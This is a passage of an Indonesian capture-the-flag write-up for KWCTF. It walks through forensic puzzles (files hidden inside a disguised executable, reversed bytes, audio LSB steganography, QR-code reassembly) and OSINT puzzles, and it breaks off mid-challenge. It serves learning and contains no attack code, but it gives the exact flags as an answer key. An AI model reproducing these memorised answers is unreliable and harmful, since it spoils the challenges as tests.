'=q):un!9w5JK9?(vR9CE;9x\W9wEkoK9R(I293XEekK.{{
&o(z1J4VaLQWVnk^YVmwRVIhCVaw%,WVYkpOV<bw6%WHX
KWCTF{1m_sUr3_7hat_y0u_c4N_s0lv3_thi5_pR0bl3M}
```

## Conclusion

Pada penyelesaian chall ini kami membruteforce kunci dari chiper text untuk mendekripsi enc.txt menjadi flag semula.

Flag: KWCTF{1m\_sUr3\_7hat\_y0u\_c4N\_s0lv3\_thi5\_pR0bl3M}

# [ FORENSIC ]

## Mencurigakan 😐

Challenge 13 Solves

## Mencurigakan 😐

356

I just found this executable in the internet, then i ran it (I ignore windows defender notif and allow the program :V). Nothing happend , just showing cat pict 😺.

Author: kyruuu

[mencurigakan...](#)

KWCTF{.\*}

Submit

## Executive Summary


Diberikan file mencurigakan.jpg.exe yang dimana ini file menyembunyikan banyak file didalamnya. Yap lagi lagi kami harus extra teliti dalam membaca magic byte dari setiap chall yang diberikan.

## Technical Report

Diberikan sebuah file mencurigakan.jpg.exe yang mana setelah kami binwalk memiliki banyak file yang tersebunyi di dalamnya. Kami mengekstraknya dan mendapatkan beberapa file.

```
(umar@umarhy)-[~/Documents/ctf/kwctf/curiga]
$ binwalk -e mencurigakan.jpg.exe

DECIMAL      HEXADECIMAL      DESCRIPTION
----          -----          -----
0            0x0              Microsoft executable, portable (PE)
60605        0xECBD           End of Zip archive, footer length: 22
212772       0x33F24           PNG image, 93 x 302, 8-bit/color RGB, non-interlaced
212931       0x33FC3           Zlib compressed data, best compression
215660       0x34A6C           PNG image, 186 x 604, 8-bit/color RGB, non-interlaced
215800       0x34AF8           Zlib compressed data, best compression
456760       0x6F838           XML document, version: "1.0"
469504       0x72A00           Zip archive data, at least v2.0 to extract, compressed size: 51005, uncompressed size: 51215, name: mencurigakan.jpg
520555       0x7F16B           Zip archive data, at least v2.0 to extract, compressed size: 74507, uncompressed size: 76774, name: inifilejpeg.jpg
```



Ada file inifilejpeg.jpg yang menarik perhatian kami, dan setelah kami cek magic bytesnya menggunakan hexedit ternyata bytes dari gambar/file ini terbalik. Jadi kami membuat script python untuk membaca gambar/file sebagai byte lalu merevresenya.

```
(umar@umarhyl)@[~/ctf/kwctf/curiga/_mencurigakan.jpg.exe.extracted]
$ cat sulver.py
def reverse_image(input_file, output_file):
    with open(input_file, 'rb') as file:
        data = bytearray(file.read())

    reversed_data = data[::-1]

    with open(output_file, 'wb') as file:
        file.write(reversed_data)

    print("Gambar berhasil ditulis kembali dengan urutan byte yang terbalik.")

# Contoh penggunaan program
# Ganti dengan nama file gambar input yang Anda miliki
input_file = "inifilejpeg.jpg"
output_file = "output.jpg" # Ganti dengan nama file output yang Anda inginkan
reverse_image(input_file, output_file)
```



## Conclusion

Teknik menyembunyikan file dan memutarbalikkan byte sangat lah mengecoh, kami benar-benar belajar untuk teliti membaca magic byte

**Flag:KWCTF{SAVE\_PLANET}**

# Blinded Mixue



## Executive Summary

Diberikan file gambar eskrim-kesukaan-mang-ardi.icecream yang dimana setelah kami binwalk ini menyembunyikan banyak file didalamnya. Pada deskripsi chall terdapat petunjuk wrap with KWCTF{uppercase & separate with "\_"}

## Technical Report

Diberikan file gambar eskrim-kesukaan-mang-ardi.icecream yang dimana setelah kami binwalk ini menyembunyikan banyak file didalamnya. Kami mengekstraknya dan mendapatkan folder Zhong-Xina.

```
(umar@umarhyl)-[~/Documents/ctf/kwctf/mixue]
$ binwalk eskrim-kesukaan-mang-ardi.icecream
[...]
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
0            0x0                JPEG image data, JFIF standard 1.01
121901        0x1DC2D          Zip archive data, at least v1.0 to extract, name: Zhong-Xina/
121942        0x1DC56          Zip archive data, at least v2.0 to extract, compressed size: 12093
242930        0x3B4F2          Zip archive data, at least v2.0 to extract, compressed size: 10642
1307521       0x13F381         End of Zip archive, footer length: 22
[...]
Music
(umar@umarhyl)-[~/Documents/ctf/kwctf/mixue]
$ cd _eskrim-kesukaan-mang-ardi.icecream.extracted
[...]
(umar@umarhyl)-[~/ctf/kwctf/mixue/_eskrim-kesukaan-mang-ardi.icecream.extracted]
$ ls
1DC2D.zip  Zhong-Xina
[...]
(umar@umarhyl)-[~/ctf/kwctf/mixue/_eskrim-kesukaan-mang-ardi.icecream.extracted]
$ cd Zhong-Xina
[...]
(umar@umarhyl)-[~/kwctf/mixue/_eskrim-kesukaan-mang-ardi.icecream.extracted/Zhong-Xina]
$ ls
Bing-Chiliing.broken  ice-cream.docx  output
```

Didalam folder Zhong-Xina Ada file Bing-Chiliing.broken yang merupakan file gambar jpeg. Kami pun mencoba untuk mengbinwaknya lagi ternyata tidak bisa dan kami mencoba mengforemostnya.

```
(umar@umarhyl)-[~/.../kwctf/mixue/_eskrim-kesukaan-mang-ardi.icecream.extracted/Zhong-Xina]
$ foremost Bing-Chiliing.broken
Processing: Bing-Chiliing.broken
|*|
```

```
(umar@umarhyl)-[~/.../kwctf/mixue/_eskrim-kesukaan-mang-ardi.icecream.extracted/Zhong-Xina]
$ ls
Bing-Chiliing.broken  ice-cream.docx  output
```


```
(umar@umarhyl)-[~/.../kwctf/mixue/_eskrim-kesukaan-mang-ardi.icecream.extracted/Zhong-Xina]
$ cd output
```

```
(umar@umarhyl)-[~/.../mixue/_eskrim-kesukaan-mang-ardi.icecream.extracted/Zhong-Xina/output]
$ ls
audit.txt  jpg  png
```

```
(umar@umarhyl)-[~/.../mixue/_eskrim-kesukaan-mang-ardi.icecream.extracted/Zhong-Xina/output]
$ cd png
```

```
(umar@umarhyl)-[~/.../_eskrim-kesukaan-mang-ardi.icecream.extracted/Zhong-Xina/output/png]
$ ls
00000147.png
```

Setelah di foremost kami menemukan file gambar 00000147.png



Melihat gambar ini kami bingung, tetapi setelah mencari-cari ternyata ini seperti tulisan cina. Jadi saya ke [dcode.fr](https://dcode.fr/) dan mencari tentang Chinese dan betul ada Chinese code yang sesuai dengan gambar diatas

The screenshot shows the dCode website's 'CHINESE CODE' tool. At the top, there's a search bar for tools and a sidebar with 'Chinese Code' details: 'Tool to decrypt/encrypt with Chinese code (also called Samurai code) using lines/sticks to encode letters.' Below this are links for 'Chinese Code - dCode' and 'Tag(s) : Symbol Substitution'. On the right, there's a grid of Chinese code symbols labeled 'SYMBOLS OF CHINESE CODE (ORIGINAL VERSION)' and a section for 'CHINESE CODE CIPHERTEXT' with a 'DECRYPT' button.

Saya memasukkan chipertext satu persatu sesuai dengan apa yang ada di gambar

The screenshot shows the results of the Chinese code decoding process. The left sidebar shows the 'Results' section with the decrypted message: 'HAREUDANGGINIENAKNYAJILATESKRIMMIXUE'. The right side shows the 'CHINESE CODE DECODER (IMAGE MODE)' interface with the same grid of symbols and a 'DECRYPT' button.

Hasil = HAREUDANGGINIENAKNYAJILATESKRIMMIXUE

## Conclusion

Teknik yang digunakan dalam chall ini adalah teknik menyembunyikan file didalam file, lalu juga menggabungkan dengan cipher Chinese Code.

Flag: KWCTF{HAREUDANG\_GINI\_ENAKNYA\_JILAT\_ESKRIM\_MIXUE}



## Executive Summary

Diberikan file `chall.py` dan `chall.wav`, yang dimana `chall.py` merubah input asli menjadi `chall.wav`. Untuk menyelesaiakannya kami harus memahami lalu membuat program untuk mengembalikan `chall.wav` ke bentuk semula

## Technical Report

```
(umar@umarhyl)-[~/Documents/ctf/kwctf/forenlsbook]
$ cat chall.py
import wave
waveaudio = wave.open("input.wav", mode='rb')
waveaudio = wave.open("input.wav", mode='rb')

frame_bytes = bytearray(waveaudio.readframes(waveaudio.getnframes()))
string = open("flag.txt", "r").read()
bits = [int(bit) for char in string for bit in bin(ord(char))[2:].rjust(8, '0')]

for i, bit in enumerate(bits):
    frame_bytes[i] = (frame_bytes[i] & 254) | bit

with wave.open("flag.wav", 'wb') as fd:
    fd.setparams(waveaudio.getparams())
    fd.writeframes(frame_bytes)

waveaudio.close()
```

Kode tersebut digunakan untuk menyembunyikan teks dalam file audio WAV menggunakan steganografi LSB. Teks yang dibaca dari file "flag.txt" akan dikonversi menjadi representasi biner, dan setiap bit akan disisipkan ke dalam frame audio. Setelah itu, file audio hasil dengan nama "flag.wav" akan dibuat.

Untuk mengembalikannya kami membuat script:

```
[~(umar@umarhyl)-[~/Documents/ctf/kwctf/forensbook]
$ cat sulver.py
import wave
frame_bytes = bytearray()
for i, bit in enumerate(waveaudio.readframes(waveaudio.getnframes())):
    frame_bytes.append(bit)
bits = ""
for byte in frame_bytes:
    bits += bin(byte)[-1]
flag_bits = [bits[i:i+8] for i in range(0, len(bits), 8)]
flag_chars = [chr(int(flag_bit, 2)) for flag_bit in flag_bits]
flag_text = "".join(flag_chars)
with open("recovered.txt", "w") as file:
    file.write(flag_text)
waveaudio.close()
```

Disini kode membaca chall.wav sebagai byte dan memulai operasi untuk mengembalikan chall.wav lalu dimasukkan dalam recovered.txt. Setelah dijalankan ini adalah recovered.txt.

```
[~(umar@umarhyl)-[~/Documents/ctf/kwctf/forensbook]
$ strings recovered.txt
50 4B 03 04 14 00 09 00 08 00 7C AD A3 56 AE 32 DB 3D 37 00 00 00 29 00 00
00 08 00 00 00 66 6C 61 67 2E 74 78 74 6A B6 4F E0 B7 5E B6 B6 BF DD B6 C5
FE AB 8F 2D B1 80 8F 16 94 04 1C 36 E3 00 98 54 77 7D 39 4D 6C A2 C2 0C 2D
50 A5 E9 32 3F 07 BE F9 17 CE 8D A2 CD C8 BA 00 C6 F5 50 4B 07 08 AE 32 DB
3D 37 00 00 00 29 00 00 00 50 4B 01 02 1F 00 14 00 09 00 08 00 7C AD A3 56
AE 32 DB 3D 37 00 00 00 29 00 00 00 08 00 24 00 00 00 00 00 00 00 20 00 00
00 00 00 00 66 6C 61 67 2E 74 78 74 0A 00 20 00 00 00 00 00 01 00 18 00
00 DE 13 B0 CD 7D D9 01 A9 EE 96 87 97 94 D9 01 5E C5 96 87 97 94 D9 01 50
4B 05 06 00 00 00 00 01 00 01 00 5A 00 00 00 6D 00 00 00 00 00 gg
|.ii
8nh<
IpDG*
t_)yu
)g'pTr
^_uLsmt
```

Kami tertarik dengan angka diawal sampai dengan gg, kami pu mengcopynya dan memasukkan ke <https://gchq.github.io/CyberChef/> dengan recipe From Hex.

The screenshot shows a hex editor interface. The top window is titled 'Input' and displays raw binary data in hex format. Below it are two 'Output' windows. The left 'Output' window shows the ASCII representation of the extracted file, which includes a ZIP header and the text 'flag.txt'. The right 'Output' window shows the hex representation of the same file. The extracted file is named 'flag.txt'.

Disini terlihat bahwa outputnya memiliki header PK yang dimana ini adalah file zip, dan terlihat juga bahwa terdapat flag.txt didalamnya. Kami pun mendownload output ini sebagai download.zip

Setelah mendapatkan download.zip dan mencoba untuk mengekstraknya ternyata terdapat password untuk mengekstraknya. Disini saya mencari-cari passwordnya, hingga ketika saya memutar chall.wav saya mendengar pada akhir chall.wav “lower case semua” dan saya pun langsung mengslowdon audio chall.wav menggunakan S0nic Visualizer dan ya ketemu passowrdnya

“kulka\$lgduapintu””lowercasesemua”  
dan berhasil mengekstrak zipnya

## Conclusion


Teknik yang digunakan dalam kode tersebut adalah LSB (Least Significant Bit) steganography. LSB steganography mengganti bit terakhir (LSB) dari setiap byte frame audio dengan bit yang ingin disembunyikan. Dalam konteks ini, setiap bit dari teks yang ingin disembunyikan akan disimpan dalam bit terakhir dari byte-byte frame audio.

**Flag: KWCTF{R0b0t5\_4r3\_4lw4y5\_h3ar1ng\_0v3r\_y0u}**

## [ MISC ]

---

Welcome 🙌



Soal ini merupakan free flag, dan flag nya sudah tertera pada deskripsi, kemudian kami langsung saja submit flag tersebut, dan berhasil

Flag: KWCTF{tetap\_semangat\_dan\_sehat\_selalu}

Vtuber 😊




## Executive Summary

Pada deskripsi soal diberitahu bahwa **Vtuber** yang Fulan sukai adalah seorang Vtuber lucu, imut, dan menggemaskan yang bisa kita asumsikan sebagai seorang Vtuber perempuan. Berdasarkan deskripsi soal ia berambut putih, sedang hiatus, dan pernah collab dengan Vtuber laki-laki berambut putih dari MAHA5. Fulan juga meninggalkan flagnya di salah satu postingan si Vtuber. Flag terbagi dalam 3 bagian yaitu nama vtuber, agensi, dan pesan yang Fulan tinggalkan

## Technical Report

Pertama kami cari dulu siapa Vtuber MAHA5 laki berambut putih yang dimaksud, dan kami menemukan bahwa ia adalah **Zen Gunawan**. Satu langkah lebih dekat.



Kemudian kami menyelami beberapa akun sosmed Zen Gunawan, dan kami menemukan salah satu post Zen Gunawan di Instagram mengenai collabnya dengan Mythia, Chloe, dan Mira Fridayanti. Mira inilah yang kita cari 😊 (<https://www.instagram.com/p/CcuLhgytVls/>)



zengunawan · Ikuti

zengunawan Bruh, Zen beneran undang Haremnya @andiadinata.id yang belakangan ini lagi marak2nya di clip.. Siapa nih yang tebakannya bener ? Tamu EMHP kali ini akan ada 4 ! Andi, @MythiaVTuber , @ChloePawapua & @mira\_frdynt ! Jangan sampai kelewatan ! h-3 HYPEEE!!!

Telah disunting · 58 ming

foxy\_ikazuchi Wah sepertinya gw mencium adanya king harem di mah5 nih!

58 ming 1 suka Balas

kureijiviresu Hmm entah kenapa saya bisa melihat apa yg akan terjadi

58 ming 1 suka Balas

farrelch11 Pasti seru

58 ming Balas

arif.web Zen jaga diri baik-baik ya takut dibegal mereka nanti pas end stream!

58 ming 5 suka Balas

1.786 suka

APRIL 24, 2022

Tambahkan komentar... Kirim

Bukti Mira adalah Vtuber yang kita cari diperkuat dengan post terakhir dari Mira pada tanggal 31 Mei 2022 mengenai perpisahannya untuk hiatus (<https://www.instagram.com/p/Ce0cShTl8xA/>)



mira\_frdynt · Ikuti

mira\_frdynt THANK YOU~

53 ming Lihat terjemahan

syrull\_- Mira'

6 hari Balas

faizalmer.p Rindu

1 minggu Balas

ilhamgeprek Kemana kamu mir?

1 minggu Balas

rhnn\_afi Sekali lagi mir... Sumpah... Ingin ku bekata kasar dan berteriak di depan rumah! 🤣🤣

1 minggu 1 suka Balas

rhnn\_afi 11 bulan sudah berlalu tanpanya :(

4 ming 4 suka Balas

Lihat balasan (2)

11.542 tayangan

MEI 31, 2022

Tambahkan komentar... Kirim

Agensi Mira Fridayanti adalah ada **Virtunix**. Info ini kami peroleh dari [https://virtualyoutuber.fandom.com/id/wiki/Mira\\_Fridayanti](https://virtualyoutuber.fandom.com/id/wiki/Mira_Fridayanti)

The screenshot shows the Virtual YouTuber Wiki page for Mira Fridayanti. At the top, there is a navigation bar with links for 'Virtual YouTuber Wiki', 'JELAJAHI', 'HALAMAN POPULER', 'KOMUNITAS', 'WIKI', and social media icons. Below the navigation bar, the main title 'Mira Fridayanti' is displayed, along with a 'SIGN IN TO EDIT' button and a more options menu. A sidebar on the left contains icons for 'Daftar isi', 'Video pengenalan', 'Profil', 'Sejarah', 'Trivia', 'Pranala luar', and 'Media'. The main content area includes a bio about Mira Fridayanti, a list of categories, and a large image of her with the text 'Informasi dasar' below it.

Untuk komen yang Fulan tinggalkan, kami melakukan pencarian komen FLAG pada halaman Facebook milik Mira. Benar saja, flag yang ditinggalkan Fulan ada di sini

The screenshot shows a Facebook search results page for the term 'flag'. It displays a post from 'Mira Fridayanti' dated April 10, 2022, at 19:00 WIB (GMT +7). The post content is: 'YaCharoo Minna~ kali ini Mira Special Talks (Mira S.T) bareng sama Zen Gunawan dari Maha5! Penasaran bagaimana keseruan kami berdua?' with a link to a YouTube video. Below the post is a thumbnail for 'MIRAST SPECIAL TALKS' featuring Mira and Zen. The post has 27 likes and 6 shares.

Bagian flag ke-3 telah didapatkan dari komentar yang Fulan tinggalkan pada (<https://www.facebook.com/photo/?fbid=783129229317190&set=a.598653277764787>)

Postingan Mira

NYARI FLAG???

NIH


flag(3){OMFG\_S0Cut3\_HuHaHuHa}

Suka Balas Lihat Terjemahan 6 minggu Diedit 4

## Conclusion

Pencarian informasi open source memang membutuhkan keteletian dan pemanfaatan segala sumber yang ada. Kita juga persingkat dengan memanfaatkan fitur-fitur open source dari berbagai sumber, contohnya saja filter komen flag agar tidak perlu scroll satu-satu 😊

Flag: KWCTF{MiraFridayanti\_Virtunix\_OMFG\_S0Cut3\_HuHaHuHa}




## Executive Summary


Pada deskripsi soal diberitahu bahwa ada flag yang ditinggalkan pada ulasan Google Maps pada lokasi yang ada pada foto **chall.jpeg**

## Technical Report

Kami melakukan Google Scan terhadap foto tersebut, lalu kami menemukan salah satu gambar yang diambil oleh **dotsemarang** yang memotret lokasi yang sama namun dari angel yang berbeda, terbukti dengan kesamaan pola yang ada pada langit-langit bangunan dan lantai berbentuk bundar



Tinggal mencari ulasan yang ada pada XXI The Park, Tawangmas, Kota Semarang, Jawa Tengah. Dan kami menemukan ulasan ini (<https://goo.gl/maps/GZAKKCJm4UJD9ysm6>)



Dari komen tersebut kami mendapatkan sebuah String yang diubah ke dalam format **Base64**. Kami menggunakan **Cyberchef** untuk mengubahnya menjadi String yang dapat dibaca, dan ternyata itu adalah flag 😊

A screenshot of the CyberChef interface. The 'Recipe' section shows 'From Base64' selected, with the alphabet set to 'Alphabet A-Za-z0-9+='. The 'Input' field contains the Base64 string 'S1dDVEZ7VzRybXVwX2QwYW5nX3A0c3QxX2c0bXA0bmd9'. The 'Output' field shows the decoded string 'KWCTF{W4rmup\_d0ang\_p4st1\_g4mp4ng}'.

## Conclusion

Pencarian informasi mengenai suatu tempat berdasarkan sebuah foto dapat kita lakukan dengan menggunakan bantuan Google Scan, dengan begitu kita bisa menemukan foto dari angle berbeda atau tempat yang mirip pada foto. Untuk pencarian komen, tinggal lebih teliti aja hehe

Flag: KWCTF{W4rmup\_d0ang\_p4st1\_g4mp4ng}

# History



## Executive Summary

Pada deskripsi soal dapat kita pahami bahwa file **history.zip** adalah kumpulan beberapa potongan file yang dapat memulihkan video yang rusak. Maka dari itu kita ditugaskan untuk merecovery file video dari potongan-potongan yang ada pada **history.zip** yang mana isinya ada 12ribu gambar qrcode yang harus diparse.

## Technical Report

Kami memparse QR-Code menggunakan python dengan library Pyzbar. Berikut scriptnya:

```
└──(umar@umarhyt)@[~/.../ctf/kwctf/histot/history] $ 
$ cat sulver.py
import cv2
import numpy as np
import pyzbar.pyzbar as pyzbar

flag = ''

for i in range(0, 12833):
    if i < 10:
        image = cv2.imread('0000%s.png' % i)
    elif i < 100:
        image = cv2.imread('000%s.png' % i)
    elif i < 1000:
        image = cv2.imread('00%s.png' % i)
    elif i < 10000:
        image = cv2.imread('0%s.png' % i)
    else:
        image = cv2.imread('%s.png' % i)
    # Load the image containing the QR code
    # image = cv2.imread('00000.png')
    # Decode the QR code
    decoded_objs = pyzbar.decode(image)
    # Print the decoded data
    for obj in decoded_objs:
        flag += obj.data.decode('utf-8')

print(flag.encode().hex())
```



Setelah itu kami melihat magic byte dari download.mpeg ini dan menyadari jika bytenya terbalik. Jadi kami membuat script python yang membaca download.mpeg sebagai byte dan mereversenya, kami menaruh outputnya dalam film.mpeg

```
(umar@umarhy1:[~/.../ctf/kwctf/histot/history]
$ cat solver.py
def reverse_image(input_file, output_file):
    with open(input_file, 'rb') as file:
        data = bytearray(file.read())

    reversed_data = data[::-1]

    with open(output_file, 'wb') as file:
        file.write(reversed_data)

    print("Gambar berhasil ditulis kembali dengan urutan byte yang terbalik.")

# Contoh penggunaan program
input_file = "download.mpeg" # Ganti dengan nama file gambar input yang Anda miliki
output_file = "film.mpeg" # Ganti dengan nama file output yang Anda inginkan

reverse_image(input_file, output_file)
```



## Conclusion

Teliti dalam melihat magic byte ini sangatlah penting.

Flag: KWCTF{Congr4tss\_Y0u\_H4v3\_F1nished\_Scann3d}

## Dollar 💰




## Executive Summary

Pada deskripsi soal kita ditugaskan untuk menghitung uang yang ada pada file tersebut. Namun jelas, bukan hanya menghitung uang lalu disubmit, karena tidak ada perintah untuk membungkus dalam flag, maka kami berasumsi bahwa file tersebut akan membentuk sebuah String setelah kita scripting dengan cara yang tepat

## Technical Report

Pada awalnya kami mencoba untuk menjumlahkan semua uang yang ada pada tiap dompet lalu ditotal, namun ternyata salah 😅. Kemudian kami berasumsi bahwa total uang di setiap dompet adalah sebuah ascii number.



Langkah berikutnya kami membuat sample dari gambar dari setiap uang untuk nantinya didaftarkan nilainya pada script. Lalu kami membuat script berikut untuk menghitung uang di tiap folder dompet di mana itu adalah sebuah ascii number, lalu kita ubah menjadi character dan menggabungkannya dengan hasil penjumlahan dompet yang lain.

